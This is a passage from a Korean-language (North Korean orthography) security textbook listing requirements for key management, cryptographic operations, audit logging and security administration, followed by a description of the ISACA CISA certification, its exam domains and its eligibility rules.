⑤ 보안기술체계를 구성하는 실행파일

(2) 전송자료완전성기능은 보안기술체계를 통해 전송되는 자료에 변경이 발생할 경우 이를 확인할수 있어야 한다.

4) 기밀성(선택사항)

전송자료 기밀성기능은 보안기술체계를 통하여 전송되는 자료가 허용되지 않은 사용자에게 로출되였을 경우 그 내용이 알려지는것을 방지하기 위하여 자료를 암호화할수 있

어야 한다.

(1) 암호열쇠관리

① 암호열쇠는 암호와 관련된 목적으로만 사용되여야 하며 주기적으로 변경될수 있어야 한다.

② 암호열쇠관리기능은 암호열쇠의 임의성을 보장할수 있는 열쇠생성수단을 제공할수 있어야 한다.

③ 암호열쇠관리기능은 외부로부터의 허용되지 않은 공격에 대처할수 있는 안전한 열쇠분배수단을 제공할수 있어야 한다.

④ 암호열쇠관리기능은 저장된 열쇠에 대하여 허용되지 않은 공격에 대처할수 있는 안전한 열쇠저장수단을 제공할수 있어야 한다.

⑤암호열쇠관리기능은 유효하지 않은 열쇠를 안전하게 파기할수 있는 수단을 제공할수 있어야 한다.

⑥ 암호열쇠관리기능은 허용된 관리자에게 열쇠속성을 설정 및 변경할수 있는 기능을 제공할수 있어야 한다.

⑦ 암호열쇠관리기능은 열쇠관리와 관련된 사건에 대하여 사건기록를 생성할수 있어야 한다.

(2) 암호연산

① 암호연산은 안전성이 검증된 암호알고리듬과 암호열쇠의 크기에 따라 수행될수 있어야 한다.

② 암호연산과 관련된 사건에 대하여 사건기록를 생성할수 있어야 한다.

5) 사건기록 및 추적

(1) 사건기록 및 추적 기능은 다음의 사건에 대하여 사건기록를 생성하여야 한다.

① 보안기술체계의 시동 및 완료

② 사건기록의 시작 및 완료

③ 관리자신분확인관련 자료의 설정 및 변경

④ 관리자에 대한 식별 및 인증

⑤ 원격으로 접근하는 관리자에 대한 식별 및 호상인증

⑥ 임의의접근통제 규칙의 설정, 변경 및 삭제

⑦ 통신 및 통신규약의 시작 및 완료

⑧ 사용자의 신분확인 관련자료의 설정, 변경, 및 삭제

⑨ 사용자에 대한 식별 및 호상인증

⑩ 자료의 완전성위반

⑪ 전송자료의 완전성을 위반한 통신 및 통신규약

⑫ 강제적인 접근통제규칙의 설정, 변경 및 삭제

⑬ 보안준위 정보의 설정, 변경 및 삭제
⑭ 보안기술체계관리프로쎄스의 정지
⑮ 장치의 고장
⑯ 침입류형의 설정 및 변경

(2) 사건기록에는 다음의 정보가 기록되여있어야 한다.

① 주체 및 객체의 식별자
② 날자와 시간
③ 사건의 형태 및 중요도
④ 사건의 성공 또는 실패 여부
⑤ 실패한 사건의 경우 실패리유

(3) 사건기록 및 추적기능은 사건기록를 저장할 기억장소가 없거나 용량이 부족할 가능성이 있을 경우 다양한 방법으로 관리자에게 알릴수 있는 수단을 제공하여야 한다.

(4) 생성된 사건기록파일은 외부적인 보조기억장치에도 저장할수 있어야 한다.

(5) 사건기록파일은 관리자가 알아볼수 있어야 하며 관리자가 리해할수 있는 형태로 제공되여야 한다.

(6) 사건기록 및 추적기능은 사건기록를 저장할 기억장소가 없거나 용량이 부족할 경우 관리자 활동만을 허용하여야 하며 관리자에 의한 기억장소 복구조치후 사건기록를 생성 및 기록할수 있어야 한다.

(7) 사건기록 및 추적기능은 속성별로 사건기록를 검색 및 통계자료를 제공할수 있어야 한다.

(8) 사건기록 및 추적기능은 다음의사건 발생시 다양한 방법으로 관리자에게 알릴수 있는 수단을 제공하여야 한다.

① 신분확인기능위반
② 임의의접근통제 규칙 및 강제적인 접근통제규칙위반
③ 자료의 완전성 및 전송자료의 완전성위반
④ 보안기술체계관리프로쎄스의 정지
⑤ 장치의 고장

(9) 사건기록 및 추적기능은 접속상태를 실시간으로 제공할수 있어야 한다.

(10) 사건기록 및 추적 기능은 관리자가 설정한 침입류형을 검출할수 있어야 하며 이러한 침입류형이 검출될 경우 즉시 관리자에게 알릴수 있는 수단을 제공하여야 한다.

6) 보안관리

(1) 보안기술체계관리기능은 관리자가 다음의 기능을 수행할수 있도록 하여야 한다.

① 모든 접속 및 자료파케트에 대하여 주체와 객체간에 적용되는 임의의 접근통제규칙의 설정, 조회, 변경 및 삭제

② 관리자신분확인관련 자료의 설정, 조회 및 변경
③ 사건기록대상의 설정, 조회, 변경, 추가 및 삭제
④ 사건기록파일의 조회, 삭제 및 초기화
⑤ 보조기억장치에 사건기록파일생성
⑥ 사용자 신분확인관련 자료의 설정, 조회, 변경 및 삭제
⑦ 사건기록에 대한 속성별 검색기능의 설정 및 취소
⑧ 모든 접근 및 보안체계를 통한 접속에 대하여 주체와 객체간에 적용되는 강제적인 접근통제규칙의 설정, 조회, 변경 및 삭제
⑨ 보안준위 정보의 설정, 조회, 변경 및 삭제
⑩ 침입류형의 설정, 조회, 변경, 및 삭제

(2) 보안기술체계관리기능은 보안기술체계가 제공하는 일반적인 응용봉사특성별로 안전하게 운영될수 있는 수단을 제공하여야 한다.

(3) 보안기술체계관리기능은 반영구적인 외부 보조기억장치에 보안기술체계를 구성하는 중요내용을 적재하고 복구하는 수단을 제공하여야 한다.

(4) 보안관리기능은 다음의 사항에 대처할수 있는 믿음성있는 수단을 제공하여야 한다.

① 보안기술체계관리프로쎄스의 정지
② 장치의 고장

제3절. 보안자격제도

1950년대 후반기부터 세계적으로 콤퓨터를 리용한 정보처리가 가속화되였다. 이러한 조건에서 초기정보체계검열은 《내부통제를 위한 표준규정조직의 확립 및 유효성을 조사》하는 형태로 시작되였다. 1960년대 후반기에는 정보체계검열과 관련된 연구가 활발해지고 금융기관에서 시작된 내부검열제도가 일반화되였으며 보안에 대한 인식이 높아지기 시작하였다. 1970년대에 들어와 정보화의 역기능이 콤퓨터범죄로 이어졌으며 정보체계검열의 필요성을 인식하게 되였다.

이러한 환경에서 1969년 ISACA(Information Systems Audit and control Association: 정보체계검열통제협회)인 EDPAA가 창설되였다. ISACA에서는 1981년부터 CISA(Certified Infoamtion Systems Auditor: 국제적인 정보체계검열자)라는 시험제도를 실시해오고있으며 전 세계적으로 10 000여명이 활발히 활동하고있다.

CISA자격조건

CISA프로그람은 뛰여난 기술과 판단력을 증명하는 정보체계 검열, 통제, 보안 직종에 종사하는 개인을 평가하고 증명하기 위하여 설계되였다. CISA의 전문기술은 정보기술이 급변하는속에서 대단히 가치있고 효과적인 정보체계 검열, 통제 및 보안실무를 적용할수 있으며 특수한 요구들을 인식하고있는 공인된 전문가를 고용할 필요가 있을 때 대단히 유용하다. CISA자격을 받기 위해서는 CISA시험에 합격한 후에 5개 령역에 관련된 정보체계검열, 통제 및 보호분야에서 최소한 5년의 경력이 있어야 한다. 이것은 다음의 경력으로 대치할수 있다.

— 1년이상의 정보체계운영, 프로그람작성능력 또는 회계검열경력은 정보체계검열통제 보안경력 1년으로 인정

— 전문대학 또는 대학졸업학력은 각각 1년 또는 2년의 정보체계의 검열 및 보안경력으로 인정

— 관련분야(콤퓨터과학, 회계, 정보처리 검열 등)에서의 대학전임강사이상의 경력은 매 2년당 정보체계의 검열통제 및 보안경력 1년으로 인정

CISA자격(증)신청은 시험합격후 5년이내에 해야 하며 경력은 자격신청일기준으로부터 과거 10년이내 또는 최초시험의 합격일로부터 5년이내의 경력이여야 한다. 만약 시험합격날자로부터 5년내에 CISA신청을 하지 않으면 시험을 다시 쳐서 합격되여야 하며 모든 경력은 개별적으로 확인받아야 한다. 비록 모든 요구조건이 만족될 때까지 CISA자격은 받지 못하지만 CISA시험응시자체에는 자격제한이 없으므로 요구조건이 충족되지 않았어도 CISA시험은 응시할수 있다.

공인후의 자격을 유지하기 위해서는 계속 재교육을 받아야 한다. 매해 최소 20시간, 3년간 최소 120시간이상의 지속교육(CPE)이 필요하다. 교육프로그람은 정보체계 검열, 관리, 회계 및 금융, 보험 등 특별한 산업분야의 직업적인 령역에 대한 기존지식과 기술을 갱신하도록 요구함으로써 개인의 능력을 관리한다.

CISA시험은 별도의 과목이 정해져있지 않고 하나의 프로세스령역과 6개의 내용령역으로 구성되여있다.

프로세스 령역	IS검열 프로세스	10%	정보기술과 사업체계가 적절하게 통제,감시 및 평가되는것을 보증하기 위하여 일반적으로 받아들이는 IS검열기준 및 지침에 따라 IS검열을 수행
내용 령역	IS의 관리, 계획 및 조직	11%	IS의 관리, 계획 및 조직을 위한 전략, 방책, 표준, 절차 및 관련된 실무를 평가
	기술능력과 운영 실무	13%	기관의 사업목적이 적절하게 지원되는가를 보증하기 위하여 기관의 기술 및 운영능력 관리의 효과성과 효률성을 평가
	정보자원의 보호	25%	정보자원을 인증되지 않은 사용, 로출, 변경, 피해 및 손실로부터 보호하기 위한 기관의 사업요구사항을 충족함을 보증하기 위하여 론리적, 환경적 및 IT 보안능력을 평가
	재해복구 및 사업련속성	10%	재해발생시 사업운영 및 IS프로세스의 지속을 위한 계획의 개발과 유지프로세스를 평가, 이러한 계획은 문서화되고 론의되고 시험되여야 한다.
	사업응용체계 개발, 취득, 구현 및 유지	16%	사업응용체계 개발, 취득, 구현 및 유지가 기관의 사업목표를 충족함을 보장하기 위하여 이에 사용된 방법론 및 프로쎄스의 평가
	사업프로쎄스 평가와 위험관리	15%	조직의 사업목표에 상응하여 위험에 대한 관리를 보장하기 위하여 사업체계와 프로쎄스를 평가

시험의 형식은 교육 및 학습을 통하여 배울수 있는 지식과 기술에 관한 지식항목, 정보체계검열원으로서의 실무경험을 통하여 배울수 있는 지식과 기술에 관한 실무관련항목, 지시사항과 실무관련사항의 결합형태의 응용으로 얻을수 있는 지식과 기술인 포괄적인 개념으로 나눌수 있다. 그러나 CISA시험은 전세계적으로 수행되기때문에 매 개인의 인식이나 경험이 세계적인 위치나 환경에 일치하지 않을수도 있다.

CISA시험응시자격은 제한없이 누구나 시험에 응시할수 있다. 그러나 시험에 합격한 후 5년이내에 ISACA가 요구하는 정보체계검열분야경험을 증명할수 있어야 자격증이 주어진다. 시험은 매해 1회 실시하는데 보통 4월 1일까지 응시신청을 받고 6월 두번째 주 토요일에 시험을 친다. 시험은 전 세계도시에서 동시에 실시되며 시험장소는 해당 자국내 ISACA기관에서 매해 선정한다. CISA문제류형은 객관적으로 200문제가 선출되며 시험시간은 4시간이다.

응시신청서에 기입하여 신용카드로 결제하게 된다. 합격점수는 비례점수방식으로 계산

하여 75점이상(최하점을 0점, 최고점을 99점으로 계산하여 75%이상)되여야 한다. 시험언어는 조선어, 영어, 일어, 도이췰란드어, 프랑스어, 에스빠냐어, 헤브라이어, 네데를란드어, 이딸리아어, 중어중에서 선택할수 있다. 시험응시신청은 ISACA홈페지에서 직결로 할수 있다.

찾아보기